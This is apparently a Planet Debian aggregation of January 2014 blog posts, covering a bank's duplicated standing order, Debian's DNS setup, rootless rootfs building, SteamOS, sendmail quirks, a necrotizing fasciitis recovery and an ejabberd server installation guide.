Search Results: "zed"

13 January 2014

Daniel Pocock: PostFinance, where is my money?

Update: my money has been returned by PostFinance very soon after this blog appeared There's no better way to get the year off to a good start than finding money has gone missing from your bank account. Where I live in Switzerland, it is mandatory for everybody to make a monthly payment for health insurance (as it is mandatory, it is basically a tax, like the monthly council tax in England). Just like British council tax, the premiums go up each year and every person in the country has to log into their bank's web site and change their standing order. A few days after doing just that, I went back in to the web site to make another payment and noticed that the first health insurance payment for 2014 had been duplicated on two consecutive days, the 30th and 31st of December: I immediately sent them an email to alert them to the fault and ask for the duplicate transaction to be corrected. Normally, when a company makes a mistake, it would be fixed within a couple of days and certainly never reach my blog. Instead of getting a helpful reply, I was astonished to receive this:
There has been a misunderstanding when you have set up your standing order.
You selected "First execution" December 30, 2013 and then "monthly execution" 31. The system has followed your instruction and it results a double execution December 30 and 31.
Unfortunately, we are not able to return you the amount.
Great, apparently it is all my own fault. I thought "monthly" would mean one payment in each one month but apparently not everybody uses the same definition of monthly. (Actually, banks do have systems such as the 360 day calendar but that is another story). So let's look at these faulty instructions I supposedly gave. I immediately went back to the standing order page to take a screenshot. I even compared the page in English (my default language, which they are kind enough to let me use) and French (one of the four official languages of the Swiss Confederation) and I found they say much the same thing: Note: exact amounts and account numbers concealed The form is relatively clear: I authorised a monthly payment (Periodicite: mensuel) with the first (Premiere) payment on 30.12.2013 and then, or so I believed (and still do) a following payment (ensuite) on the 31st of each month, with the last payment at the end of November, for 12 payments in total. Simple, right? Where it says ensuite le 31, I sincerely believe that means the second payment is on 31 January, but Postfinance seem to be arguing that I meant the 31 December: just one day, rather than one month, after the first payment. Delaying tactics I replied to their email, telling them explicitly that I had authorized a monthly payment only and demanding the immediate return of the duplicate payment. When I got their next reply, I didn't know what to think:

We are pleased to do the necessary to revoke the transfer to SWICA. This will take at least two weeks.
On the one hand, it appears they are now starting to accept they may have made a blunder. But two more weeks? This was already 10 days after the money went missing. Do they even know what is wrong with their system? It doesn't give me confidence. I wrote back again and insisted that this is their error and that an immediate correction is required. Pass the buck, take three Today, another reply came back. After almost 14 days, I've now got three fob-off excuse mails and none of my money returned:
We did the request at SWICA to send back the money on your account on the 8th January 2014. The decision will be taken by them if they agree to send back this amount.
Unfortunately, we cannot do more except waiting their answer. You can call them and explain them the situation. With your call, maybe the reimbursement could be faster.
Why is it in the hands of the health insurance company? It is not their fault that Postfinance has a problem processing standing orders. Why do I have to waste my time chasing people, will I get compensation for that? Am I the only victim? With many people configuring their new health insurance payments at this time of the year, I can imagine that there may be other victims of this fault too. Are they all being fobbed off with these excuses? Some may not even realize if they don't check their account closely. What next? Sure, maybe I can just cancel the next health insurance payment: but why should I have that inconvenience? What exactly was I supposed to put on that form to not make this mistake they suggest I made? If I cancel the next payment like they suggest and then set up the payment again from March, how can I be sure the same duplication won't happen again? Using customers as unpaid QA testers Many leading financial organisations have experienced teams of developers, QA testers, and comprehensive regime of simulation/testing with paid participants to ensure their systems are reliable and as friendly and accurate as possible. Here, it feels like PostFinance has skipped all that, deploying a form that is ambiguous at best and they are using real customers like me to test the system and report the bugs. Normally organisations pay me for doing that very same task as part of my job as a software engineer. Not only have Postfinance taken almost 200 CHF of my money, but they have wasted my time with their strategy of fobbing me off and at the same time they are probably sending my feedback to their developers instead of paying a QA tester to check their systems. You be the judge What is your opinion?
  • Daniel can't use a web form, it is definitely Daniel's mistake, nobody else would make a mistake like that
  • The Postfinance form is ambiguous and so it is probably their fault and they should give back the money, it is likely these are cut and paste emails they send to all the customers who are duped by the form
  • Postfinance is completely wrong. Monthly means one payment each month.
11 January 2014

Debian Sysadmin Team: Peter Palfrader: The Debian DNS universe

Abstract I recently moved our primary nameserver from orff.debian.org, which is an aging blade in Greece, to a VM on one of our ganeti clusters. In the process, I rediscovered a lot about our DNS infrastructure. In this post, I will describe the many sources of information and how they all come together.

Introduction The Domain Name System is the hierarchical database and query protocol that is in use on the Internet today to map hostnames to IP addresses, to map the reverse thereof, to lookup relevant servers for certain services such as mail, and a gazillion other things. Management and authority in the DNS is split into different zones, subtrees of the global tree of domain names. Debian currently has a bit over a score of zones. The two most prominents clearly are debian.org and debian.net. The rest is made up of debian domains in various other top level domains and reverse zones, which are utilized in IP address to hostname mappings.

Types and sources of information The data we put into DNS comes from a wide range of different systems:
  • Classical zonefiles maintained in git. This represents the core of our domain data. It maps services like blends.debian.org to static.debian.org or specifies the servers responsible for accepting mail to @debian.org addresses. It also is where all the ftp.CC.debian.org entries are kept and maintained together with the mirror team.
  • Information about debian.org hosts, such as master, is maintained in Debian's userdir LDAP, queryable using LDAP1.
    • This includes first and foremost the host's IP addresses (v4 and v6).
    • Additionally, we store the server responsible for receiving a host's mail in LDAP (mXRecord LDAP attribute, DNS MX record type).
    • LDAP also has some specs on computers, which we put into each host's HINFO record, mainly because we can and we are old-school.
    • Last but not least, LDAP also has each host's public ssh key, which we extract into SSHFP records for DNS.
  • LDAP also has per-user information. Users of debian infrastructure can attach limited DNS elements as dnsZoneEntry attributes to their user2.
  • The auto-dns system (more on that below).
  • Our puppet also is a source of DNS information. Currently it generates only the TLSA records that enable clients to securely authenticate certificates used for mail and HTTPS, similar to how SSHFP works for authenticating ssh host keys.

Debian's auto-dns and geo setup We try to provide the best service we can. As such, our goal is that, for instance, user access to www or bugs should always work. These services are, thus, provided by more than one machine on the Internet. However, HTTP did not specify a requirement for clients to re-try a different server if one of those in a set is unavailable. This means for us that when a host goes down, it needs to be removed from the corresponding DNS entry. Ideally, the world wouldn't have to wait for one of us to notice and react before they can have their service in a working manner. Our solution for this is our auto-dns setup. We maintain a list of hosts that are providing a service. We monitor them closely. Whenever a server goes away or comes back we automatically rebuild the zone that contains the element. This setup also lets us reboot servers cleanly since one of the things we monitor is "is there a shutdown running", we can, simply by issuing a shutdown -r 30 kernel-update, de-rotate the machine in question from DNS. Once the host is back it'll automatically get re-added to the round-robin zone entry. The auto-dns system produces two kinds of output:
  • In service-mode it generates a file with just the address records for a specific service. This snippet is then included in its zone using a standard bind $INCLUDE directive. Services that work like this include bugs and static (service definition for static).
  • In zone-mode, auto-dns produces zonefiles. For each service it produces a set of zonefiles, one for each out of a set of different geographic regions. These individual zonefiles are then transferred using rsync to our GEO-IP enabled nameservers. This enables us to give users a list of security mirrors closer to them and thus hopefully faster for them.


Tying it all together The Debian DNS Rube Goldberg Machine. Figure 1: The Debian DNS Rube Goldberg Machine. Once all the individual pieces of source information have been collected, the dns-update and write_zonefile scripts from our dns-helpers repository take over the job of building complete zonefiles and a bind configuration snippet. Bind then loads the zones and notifies its secondaries. For geozones, the zonefiles are already produced by auto-dns' build-zones and those are pulled from the geo nameservers via rsync over ssh, after an ssh trigger.

and also DNSSEC All of our zones are signed using DNSSEC. We have a script in dns-helpers that produces, for all zones, a set of rolling signing keys. For the normal zones, bind 9.9 takes care of signing them in-process before serving the zones to its secondaries. For our geo-zones we sign them in the classical dnssec-signzone way before shipping them. The secure delegation status (DS set in parent matches DNSKEY in child) is monitored by a set of nagios tests, from both [dsa-nagios] and dns-helpers. Of these, manage-dnssec-keys has a dual job: not only will it warn us if an expiring key is still in the DSset, it can also prevent it from getting expired by issuing timly updates of the keys metadata.

Relevant Git repositories -- Peter Palfrader

  1. ldapsearch -h db.debian.org -x -ZZ -b dc=debian,dc=org -LLL 'host=master'
  2. ldapsearch -h db.debian.org -x -ZZ -b dc=debian,dc=org -LLL 'dnsZoneEntry=*' dnsZoneEntry

Johannes Schauer: Why do I need superuser privileges when I just want to write to a regular file

I have written a number of scripts to create Debian foreign architecture (mostly armel and armhf) rootfs images for SD cards or NAND flashing. I started with putting Debian on my Openmoko gta01 and gta02 and continued with devices like the qi nanonote, a marvel kirkwood based device, the Always Innovating Touchbook (close to the Beagleboard), the Notion Ink Adam and most recently the Golden Delicious gta04. Once it has been manufactured, I will surely also get my hands dirty with the Neo900 whose creators are currently looking for potential donors/customers to increase the size of the first batch and get the price per unit further down. Creating a Debian rootfs disk image for all these devices basically follows the same steps:
  1. create an disk image file, partition it, format the partitions and mount the / partition into a directory
  2. use debootstrap or multistrap to extract a selection of armel or armhf packages into the directory
  3. copy over /usr/bin/qemu-arm-static for qemu user mode emulation
  4. chroot into the directory to execute package maintainer scripts with dpkg --configure -a
  5. copy the disk image onto the sd card
It was not long until I started wondering why I had to run all of the above steps with superuser privileges even though everything except the final step (which I will not cover here) was in principle nothing else than writing some magic bytes to files I had write access to (the disk image file) in some more or less fancy ways. So I tried using fakeroot+fakechroot and after some initial troubles I managed to build a foreign architecture rootfs without needing root priviliges for steps two, three and four. I wrote about my solution which still included some workarounds in another article here. These workarounds were soon not needed anymore as upstream fixed the outstanding issues. As a result I wrote the polystrap tool which combines multistrap, fakeroot, fakechroot and qemu user mode emulation. Recently I managed to integrate proot support in a separate branch of polystrap. Last year I got the LEGO ev3 robot for christmas and since it runs Linux I also wanted to put Debian on it by following the instructions given by the ev3dev project. Even though ev3dev calls itself a "distribution" it only deviates from pure Debian by its kernel, some configuration options and its initial package selection. Otherwise it's vanilla Debian. The project also supplies some multistrap based scripts which create the rootfs and then partition and populate an SD card. All of this is of course done as the superuser. While the creation of the file/directory structure of the foreign Debian armel rootfs can by now easily be done without superuser priviliges by running multistrap under fakeroot/fakechroot/proot, creating the SD card image still seems to be a bit more tricky. While it is no problem to write a partition table to a regular file, it turned out to be tricky to mount these partition because tools like kpartx and losetup require superuser permissions. Tools like mkfs.ext3 and fuse-ext2 which otherwise would be able to work on a regular file without superuser privileges do not seem to allow to specify the required offsets that the partitions have within the disk image. With fuseloop there exists a tool which allows to "loop-mount" parts of a file in userspace to a new file and thus allows tools like mkfs.ext3 and fuse-ext2 to work as they normally do. But fuseloop is not packaged for Debian yet and thus also not in the current Debian stable. An obvious workaround would be to create and fill each partition in a separate file and concatenate them together. But why do I have to write my data twice just because I do not want to become the superuser? Even worse: because parted refuses to write a partition table to a file which is too small to hold the specified partitions, one spends twice the disk space of the final image: the image with the partition table plus the image with the main partition's content. So lets summarize: a bootable foreign architecture SD card disk image is nothing else than a regular file representing the contents of the SD card as a block device. This disk image is created in my home directory and given enough free disk space there is nothing stopping me from writing any possible permutation of bits to that file. Obviously I'm interested in a permutation representing a valid partition table and file systems with sensible content. Why do I need superuser privileges to generate such a sensible permutation of bits? Gladly it seems that the (at least in my opinion) hardest part of faking chroot and executing foreign architecture package maintainer scripts is already possible without superuser privileges by using fakeroot and fakechroot or proot together with qemu user mode emulation. But then there is still the blocker of creating the disk image itself through some user mode loop mounting of a filesystem occupying a virtual "partition" in the disk image. Why has all this only become available so very recently and still requires a number of workarounds to fully work in userspace? There exists a surprising amount of scripts which wrap debootstrap/multistrap. Most of them require superuser privileges. Does everybody just accept that they have to put a sudo in front of every invocation and hope for the best? While this might be okay for well tested code like debootstrap and multistrap the countless wrapper scripts might accidentally (be it a bug in the code or a typo in the given command line arguments) write to your primary hard disk instead of your SD card. Such behavior can easily be mitigated by not executing any such script with superuser privileges in the first place. Operations like loop mounting affect the whole system. Why do I have to touch anything outside of my home directory (/dev/loop in this case) to populate a file in it with some meaningful bits? Virtualization is no option because every virtualization solution again requires root privileges. One might argue that a number of solutions just require some initial setup by root to then later be used by a regular user (for example /etc/fstab configuration or the schroot approach). But then again: why do I have to write anything outside of my home directory (even if it is only once) to be able to write something meaningful to a file in it? The latter approach also does not work if one cannot become root in the first place or is limited by a virtualized environment. Imagine you are trying to build a Debian rootfs on a machine where you just have a regular user account. Or a situation I was recently in: I had a virtual server which denied me operations like loop mounting. Given all these downsides, why is it still so common to just assume that one is able and willing to use sudo and be done with it in most cases? I really wonder why technologies like fakeroot and fakechroot have only been developed this late. Has this problem not been around since the earliest days of Linux/Unix? Am I missing something and rambling around for nothing? Is this idea a lost cause or something that is worth spending time and energy on to extend and fix the required tools?

9 January 2014

Jo Shields: Here Ye, Here Ye

Valve Software s Steam is the number one digital game distribution service, with more than 65 million registered accounts. Steam runs on Windows, Mac OS, and Linux x86/amd64 computers, and provides access to several thousand games, at varying price points an enormous growth from less than a dozen games for Windows only about a decade ago. Valve s latest endeavour has been to bring their storefront into the living room, with a three-pronged attack: a new game controller, a programme of licensed x86 consoles to plug into the family TV, and an OS to run on the Steam Machines to tie it all together. December saw the first public release of their SteamOS which, as it turns out, is basically just a preconfigured desktop Linux. Specifically, it s a Debian Wheezy derivative, comprising a subset of 502 source packages from Wheezy; 8 of Valve s own source packages; and 51 source packages which have been either patched compared to Wheezy, backported from post-Wheezy, or both. For example, the compiler used by default is gcc-4.7 (rather than Wheezy s 4.6) and the libc version postdates Wheezy too. Valve s official instructions and installer release concerned quite a few people who had planned to try SteamOS on an older PC, by mandating a large (500GB) hard disk and a PC with UEFI firmware. Very quickly a number of instructions started appearing from people trying to fix what people felt were real issues specifically provision for BIOS-based computers, and installation from optical media. After being assured that redistribution of derivatives of SteamOS were entirely authorized (and, in fact, encouraged) I decided to produce my own variant, calling upon my own experience with debian-installer modification from past and present jobs, as well as calling upon the skills and experience of the UK Debian community as needed. The end result is Ye Olde SteamOSe. SteamOS on VMware Workstation 10 This weekend saw the third release of Ye Olde SteamOSe, a derivative designed to greatly widen the pool of computers capable of running Valve s OS. And unlike the first two releases, the public response this time has been crazy. Like, totally crazy. Combined score across several subreddits totals about 1700. 7 pages of Google search results. Hundreds of tweets. Mentions in dozens of blogs around the world. Coverage on the Linux Action Show. Unilaterally added to Softpedia s list of distributions. Almost 2000 views of a video installation walkthrough I posted on YouTube. Crazy. Sadly the idea to try and track visitors to the page didn t occur to me until long after the initial rush subsided, but 1000 visitors on Tuesday for a news story which landed on Sunday is still pretty hot in my book. It s also interesting to observe the demographics of site visitors the #1 referrer on Tuesday was Dutch PC site Tweakers.net, and StumbleUpon outranks reddit for referrals. About 66% of visitors interested in installing my Debian Wheezy derivative derivative came using Windows (20% using Linux), which suggests there s a lot of potential Linux users out amongst the Windows gamer masses. So what s the purpose of this self-congratulatory blog post? Just dick-waving? Well, there s an element of that (I m only human), but I think it might be nice to alert the audience on Planet Debian/Ubuntu, many of whom are not big gamers, to the next big thing in embedded Linux except this time a real GNU/X.org/sysVinit distribution, not some NIH thing like Android. So now you know!

6 January 2014

Raphaël Hertzog: My Free Software Activities in December 2013

This is my monthly summary of my free software related activities. If you re among the people who made a donation to support my work (147.56 , thanks everybody!), then you can learn how I spent your money. Otherwise it s just an interesting status update on my various projects. The Debian Administrator s Handbook Cover of the Debian Administrator's Handbook (Wheezy edition)I spent a good chunk of December on the book. First finalizing the English version and getting it out (BTW, just for the launch, there s a 10% discount on the paperback that lasts only until January 9th!). Then working on updating the French translation. Eyrolles will publish a new edition of the French book based on this translation. Expect some further news about this during January! Debian France I contributed to many discussions within Debian France. Starting with a complaint that most events are organized in Paris, I proposed to map the location of Debian France members. We added new fields in the membership management page so that members can add their GPS coordinates and Fr d ric Decou made some experiments with Openstreetmap. Someone else (Kiriarat) volunteered to write the required glue code. A manual map is currently maintained on the website. Sample logo receivedIn the discussions about the setup of the Debian France shop, I suggested to update our logo with a nicer looking one. We got a few suggestions and after further discussions with Alexandre Delano and Sylvestre Ledru, we organized a small contest to entice designers to submit a logo proposal to us (the winner earns a set of Debian goodies). We got 46 proposals (see my favorite on the right)! The board is currently pre-selecting the logos and setting up the final vote for our members. The winner shall be announced at the end of the upcoming mini-debconf in Paris. I also continued the work to finalize new bylaws and new internal rules. They shall be adopted during the next general assembly which will happen during the mini-debconf. Misc Debian Work WordPress maintenance. I mentored Pablo Vasquez to do his first small contribution to the WordPress packaging. I really appreciate this but he s not yet ready to assume maintenance of a big package like WordPress on his own. I got multiple other offers of help and pinged them all while filing #733726 to coordinate the work on the new upstream version. But I got no reply :-( Handing over packages to new maintainers is hard Init system discussion. The technical committee has the hard task of picking the default init system that will replace the traditional System V init (see #727708). I followed this huge discussion closely and contributed a bit where I add something meaningful to say. Final decision is expected sometimes in January. FWIW, I share entirely Russ Allbery s point of view in those discussions. I have been running systemd on some of my computers for a few months already. Fixing lxc in stable. The lxc package in stable has a non-working debian template. I really dislike documenting that things are broken so instead of doing that in the Debian Administrator s Handbook, I opted to do something about it. I prepared a non maintainer upload for stable (see #680469 for the problem and #732358 for the stable update request). Misc stuff. I sponsored a tcpdf upload. I filed an enhancement request on Publican to have it keep processing instructions present in translations. I uploaded new versions of publican-librement and debian-handbook. I filed #732678 against git-buildpackage because it failed to properly call lintian when given the -A dpkg-buildpackage argument. Thanks See you next month for a new summary of my activities.

No comment Liked this article? Click here. My blog is Flattr-enabled.

Aurelien Jarno: Debian QEMU images updated

Following the release of Debian Wheezy, I have (finally) updated my set of Debian QEMU images for both Squeeze (6.0.8) and Wheezy (7.3). The following images are now available: Each of these directories contains a GPG signed README.txt file with the md5sums all files, detailed instructions how to run these images and especially the minimum QEMU version to use. The requirements to run the default desktop environment have increased a lot between Squeeze and Wheezy. An accelerated graphics card is now needed to be able to use Gnome (unless you use the fallback mode), which is not something provided by QEMU (actually there is now a QXL para-virtualized video card, but the driver is only in unstable). In addition GDM now needs more than 128MiB to start, while this is the default amount of memory provided for virtual machines. I have therefore decided to switch the default desktop environment on the Wheezy images to Xfce and the display manager to LightDM. Both Gnome and GDM are still installed on the images, and the original default can easily be restored using the following commands: Beside this the new images only contain minor changes. The filesystems have been tweaked to not run fsck after a certain amount of days, and locales-all and openssh-server are now installed in all images. For MIPS and MIPSEL, 64-bit kernels are now also installed and provided, so that it is possible to choose between a 32-bit or a 64-bit kernel (see the README.txt for more details). There is no Debian Wheezy SPARC image available, as QEMU does not fully support SPARC64 yet (it is actually possible to run it, but then the VM crashes often), and Debian Wheezy now only supports 64-bit kernels. I will also invest time to build an S390X image, but so far I haven t been successful on that. The following images are still available at the same location, though they haven t been updated:

5 January 2014

Jon Dowland: 2013 In Fiction

I read a lot this year - I'll write more about that and reflections on goodreads in another post - but most of the things I read weren't published in 2013. (I should also write a bit about my thoughts on e-readers). However, it seems I have enough to write about 2013's novels to make a round-up post worthwhile, so here we go.

The Cuckoos Calling UK cover
This year, crime author Robert Galbraith published his first novel The Cuckoo's Calling. I'd never have heard of it if Galbraith was not outed as an alias for Joanne "JK" Rowling. Clues that Rowling was working on a detective story exist as early as a Guardian preview article in 2012 for her last novel, The Casual Vacancy. Further hints, for me, that this was no first-time author were the taglines from Ian Rankin and Val McDermid on the cover, writers of a calibre I'd be surprised a new author could attract. However I don't know whether they were on the pre-unveiling cover or not. Rowling was upset be outed, having enjoyed the freedom to write without the baggage of expectation that she is subject to. I hope she's pleased: prior to her unmasking the novel was warmly received by the (admittedly relatively small) number of people who read it. And a very good novel it is too. It starts with a genre clich of a grizzled, meloncholy detective, Mr. Cormoran Strike, in an upstairs office with a neon light flickering through the window, but fleshes the story out both forwards - a client, a mysterious death - and backwards - how did Mr. Strike end up in that upstairs office - living out of it, no less? As is traditional for the genre there's a very clever twist. What I really enjoyed about Cormoran Strike was Galbraith/Rowling moving quickly from Chandler-esque everyman to a well fleshed-out, complex protagonist, intertwining the development of the character with the unfolding of the wider plot. I'm looking forward to the sequel, expected in 2014.
The Shining Girls UK cover
A second surprise favourite this year was Lauren Beukes' time-tripping crime story The Shining Girls. A monsterous murder of women somehow finds a room in Chicago that lets him travel through time (or perhaps the room finds him). He uses this facility to stalk and murder a set of Shining Girls: women who, for one reason or another, literally 'shine' in his perception of them. One such woman survives his first attack and decides to try and find out who attacked her, and why. The crimes are described in a brutal fashion which - from a distance - resemble the sometimes glorified violence for which crime fiction is sometimes criticised, but the focus of the story is very much on the victims: they are fully fleshed out characters and each death is felt by the reader as a genuine tragedy. I discovered Beukes when her earlier novel Zoo City was included in a Humble eBook bundle. On reading The Shining Girls I felt that the novel deserved to be more widely known than I would expect it to be trapped in the ghetto of genre fiction, so I was pleased to discover that the very mainstream Richard and Judy Book Club discovered it. In established author news, Terry Pratchett, having adopted speech recognition for writing (to combat his debilitating Alzheimer's) has seemingly managed to accelerate his rate of production and squeezed out at least two this year: The Long War with Stephen Baxter is the sequel to 2012's The Long Earth which I very much enjoyed, but it really felt like "difficult second novel" to me. Hopefully there'll be a third. Raising Steam, the 40th Discworld novel, was an enjoyable romp around the concept of steam trains, featuring the relatively new Moist von Lipwig who has managed to become one of my favourite Discworld characters. I can't think of much more to say about the novel, really. It's a Discworld novel, probably not the best introduction to the series for a new reader, but will give a reader familiar with the franchise everything they expect, and possibly no more. Iain Banks sadly died this year, shortly after the publication of his last novel, The Quarry. It's sat on my hardback shelf for the time being. I couldn't bring myself to read it in 2013. I did read his last SF offering from the year prior, The Hydrogen Sonata. Sadly, yet coincidentally, both of these books examine the nature of living and dying, The Quarry in particular from the point of view of a terminal cancer sufferer. I have a small backlog of unread Banks fiction which I want to take my time over with. Finally, whilst not really a book, I thoroughly enjoyed the BBC's 2013 adaptation of Neil Gaiman's Neverwhere. Natalie Dormer wrote a piece on the making of the drama which should serve as a good introduction. At the time of writing, most of the programmes have disappeared from iPlayer, but I would be surprised if this wasn't released commercially at some point.

Russ Allbery: More on displaying files with head

That was fun! Since my previous entry on using head to display the contents of several files in a form that's easy to cut and paste, multiple people have sent elaborations or related tricks. It seemed like it would be a good idea to post a roundup, since I learned a bunch. Multiple people (I think Josh Triplett was the first) pointed out that one can avoid having to pick a sufficiently large value of -n by instead using:
    head -n -0 *.install
With GNU head at least, a negative number says to print out all lines of the file except that many at the end, so -0 displays the whole file, regardless of size. Unfortunately, while this works anywhere that I am likely to run it, it's not specified by POSIX, while the original is. Another variation, pointed out by Buck Huppmann, is:
    tail -n +0 *.install
The +0 syntax is required by POSIX, unlike the -0 syntax for head... but unfortunately POSIX doesn't require that tail supports multiple files and the headers, although it does for head. Buck also pointed out that including the -v flag will always force the header even if there's only one file, which is useful. (Although be warned that -v isn't a POSIX-recognized flag.) Markus Raab also pointed out the xsel utility, which I'd heard of but hadn't ever used. If the goal is to cut and paste the output, using:
    head -v -n -0 *.install   xsel -i
avoids the cut part by dumping the result directly into the X selection. Buck pointed out xclip, which does the same thing. Both can be used with the -o flag inside an editor to paste as well if you don't want to reach for a mouse. In vi :r !xclip -o, and in Emacs, C-u M-! xclip -o. Finally, Guillem Jover metioned that:
    grep . *.install
does sort of the same thing with a different output format that may be more useful depending on what you're doing. (I find it less human-readable but more machine-parsable.)

4 January 2014

Simon Josefsson: Necrotizing Fasciitis

Dear World, On the morning of December 24th I felt an unusual pain in my left hand between the thumb and forefinger. The pain increased and in the afternoon I got a high fever, at some point above 40 degrees Celsius or 104 degree Fahrenheit. I went to the emergency department and was hospitalized during the night between the 24th and 25th of December. On the afternoon of December 26th I underwent surgery to find out what was happening, and was then diagnosed with Necrotizing Fasciitis (the wikipedia article on NF gives a fair summary), caused by the common streptococcus bacteria (again see wikipedia article on Streptococcus). A popular name for the disease is flesh-eating bacteria. Necrotizing Fasciitis is a rare and aggresive infection, often deadly if left untreated, that can move through the body at speeds of a couple of centimeters per hour. I have gone through 6 surgeries, leaving wounds all over my left hand and arm. I have felt afraid of what the disease will do to me, anxiety over what will happen in the future, confusion and uncertainty about how a disease like this can exist and that I get the right treatment since so little appears to be known about it. The feeling of loneliness and that nobody is helping, or even can help, has also been present. I have experienced pain. Even though pain is something I m less afraid of (I have a back problem) compared to other feelings, I needed help from several pain killers. I ve received normal Paracetamol, stronger NSAID s (e.g., Ketorolac/Toradol), several Opiate pain-killers including Alfentanil/Rapifen, Tramadol/Tradolan, OxyContin/OxyNorm, and Morphine. After the first and second surgery, nothing helped and I was still screaming with pain and kicking the bed. After the first surgery, I received a local anesthetic (a plexus block). After the second surgery, the doctors did not want to masquerade my pain, because sign of pain indicate further growth of the infection, and I was given the pain-dissociative drug Ketamine/Ketalar and the stress-releasing Clonidine/Catapresan. Once the third surgery removed all of the infection, pain went down, and I experienced many positive feelings. I am very grateful to be alive. I felt a strong sense of inner power when I started to fight back against the decease. I find joy in even the simplest of things, like being able to drink water or seeing trees outside the window. I cried out of happiness when I saw our children s room full of toys. I have learned many things about the human body, and I am curious by nature so I look forward to learn more. I hope to be able to draw strength from this incident, to help me prioritize better in my life. My loving wife sa has gone through a nightmare as a consequence of my diagnosis. At day she had to cope with daily life taking care of our wonderful 1-year old daughter Ingrid and 3-year old boy Alfred. All three of them had various degrees of strep throat with fever, caused by the same bacteria and anyone with young kids know how intense that alone can be. She gave me strength over the phone. She kept friends and relatives up to date about what happened, with the phone ringing all the time. She worked to get information out from the hospital about my status, sometimes being rudely treated and just being hanged up on. After a call with the doctor after the third surgery, when the infection had spread from the hand to within 5cm of my torso, she started to plan for a life without me. My last operation were on Thursday January 2nd and I left hospital the same day. I m writing this on the Saturday of January 4rd, although some details and external links have been added after that. I have regained access to my arm and hand and doing rehab to regain muscle control, while my body is healing. I m doing relaxation exercises to control pain and relax muscles, and took the last strong drug yesterday. Currently I take antibiotics (more precisely Clindamycin/Dalacin) and the common Paracetamol-based pain-killer Alvedon together with on-demand use of an also common NSAID containing Ibuprofen (Ipren). My wife and I were even out at a restaurant tonight. Fortunately I was healthy when this started, and with bi-weekly training sessions for the last 2 years I was physically at my strongest peak in my 38 year old life (weighting 78kg or 170lb, height 182cm or 6 feet). I started working out to improve back issues, increase strength, and prepare for getting older. Exercise has never been my thing although I think it is fun to run medium distances (up to 10km). I want thank everyone who helped me and our family through this, both professionally and personally, but I don t know where to start. You know who you are. You are the reason I m alive. Naturally, I want to focus on getting well and spend time with my family now. I don t yet know to what extent I will recover, but the prognosis is good. Don t expect anything from me in the communities and organization that I m active in (e.g., GNU, Debian, IETF, Yubico). I will come back as energy, time and priorities permits. flattr this!

2 January 2014

Luke Faraone: Unstandardized standards are the worst: sendmail

Implementing software to replace legacy systems is always a challenge, especially when you're dealing with a system with as much legacy as sendmail, which was first introduced as delivermail in 1979.ref

Each UNIX vendor, it seems, rewrote or heavily customized sendmail. This has lead to sometimes conflicting implementations.
Case in point: -tNormally, you invoke sendmail(8) with a series of arguments indicating the subject of a message, the recipients, etc. When invoked this way, the command expects a message on standard input, waits for EOF, and then sends your message along.

However, sometimes you don't want to have to fiddle with command-line parameters; you've already written a perfectly fine message with headers.

-t is generally passed to sendmail when you want to build a message envelope from an already-formatted message, with headers, etc. For example, if you had a file foo.txt with a body like this:
From: Luke Faraone 
To: John Smith
Subject: Hello, world!

Hi there.

you could send the message with a simple invocation of cat foo.txt sendmail -t. The system would take care of ensuring a Message-id was appended if appropriate, and queue the message to be sent. However, it is when you do slightly more complex invocations of sendmail that things get ambiguous.

It turns out that implementations differ on what exactly it means when you use -t in combination with naming destination addresses after the arguments to sendmail. exim4's documentation describes the situation in greater detail:
extract_addresses_remove_ argumentsUse: mainType: booleanDefault: true
According to some Sendmail documentation (Sun, IRIX, HP-UX), if any addresses are present on the command line when the -t option is used to build an envelope from a message s To:, Cc: and Bcc: headers, the command line addresses are removed from the recipients list. This is also how Smail behaves. However, other Sendmail documentation (the O Reilly book) states that command line addresses are added to those obtained from the header lines. When extract_addresses_remove_arguments is true (the default), Exim subtracts argument headers. If it is set false, Exim adds rather than removes argument addresses.

Thus, there's basically no mechanism for a program to know which behaviour to expect. God forbid two programs are installed on a system that expect different behaviours!

It appears that the default behaviour of Ruby is the opposite of what exim4 (Debian's default mail client) expects. This has resulted in numerous bug reports. Some replies suggest changing exim4's defaults, while others advocate overriding ActionMailer and friends to use sendmail -i instead, without -t.

That said, its not really clear who's wrong here; at no point does there appear to have been a definitive specification for sendmail, and as such we can hope for defined behaviour by common custom at best, and a sea of incompatibility bugs at worst. Amusingly, POSIX standards have nothing to say on this subject of sendmail at all; it defines that a mailx command must exist, but says that its sending mode may be implementation-specific.

As Matthew Garrett writes, there's not enough gin in the world.

Francois Marier: Running your own XMPP server on Debian or Ubuntu

In order to get closer to my goal of reducing my dependence on centralized services, I decided to setup my own XMPP / Jabber server on a Linode VPS running Debian wheezy. I chose ejabberd since it was recommended by the RTC Quick Start website and here's how I put everything together.

DNS and SSL My personal domain is fmarier.org and so I created the following DNS records:
jabber-gw            CNAME    fmarier.org.
_xmpp-client._tcp    SRV      5 0 5222 jabber-gw.fmarier.org.
_xmpp-server._tcp    SRV      5 0 5269 jabber-gw.fmarier.org.
Then I went to get a free XMPP SSL certificate for jabber-gw.fmarier.org from StartSSL. This is how I generated the CSR (Certificate Signing Request) on a high-entropy machine:
openssl req -new -newkey rsa:2048 -nodes -out ssl.csr -keyout ssl.key -subj "/C=NZ/CN=jabber-gw.fmarier.org"
I downloaded the signed certificate as well as the StartSSL intermediate certificate and combined them this way:
cat ssl.crt ssl.key sub.class1.server.ca.pem > ejabberd.pem

ejabberd installation Installing ejabberd on Debian is pretty simple and I mostly followed the steps on the Ubuntu wiki with an additional customization to solve the Pidgin "Not authorized" connection problems.
  1. Install the package, using "admin" as the username for the administrative user:
    apt-get install ejabberd
    
  2. Set the following in /etc/ejabberd/ejabberd.cfg (don't forget the trailing dots!):
     acl, admin,  user, "admin", "fmarier.org" .
     hosts, ["fmarier.org"] .
     fqdn, "jabber-gw.fmarier.org" .
    
  3. Copy the SSL certificate into the /etc/ejabberd/ directory and set the permissions correctly:
    chown root:ejabberd /etc/ejabberd/ejabberd.pem
    chmod 640 /etc/ejabberd/ejabberd.pem
    
  4. Restart the ejabberd daemon:
    /etc/init.d/ejabberd restart
    
  5. Create a new user account for yourself:
    ejabberdctl register me fmarier.org P@ssw0rd1!
    
  6. Open up the following ports on the server's firewall:
    iptables -A INPUT -p tcp --dport 5222 -j ACCEPT
    iptables -A INPUT -p tcp --dport 5269 -j ACCEPT
    

Client setup On the client side, if you use Pidgin, create a new account with the following settings in the "Basic" tab:
  • Protocol: XMPP
  • Username: me
  • Domain: fmarier.org
  • Password: P@ssw0rd1!
and the following setting in the "Advanced" tab:
  • Connection security: Require encryption
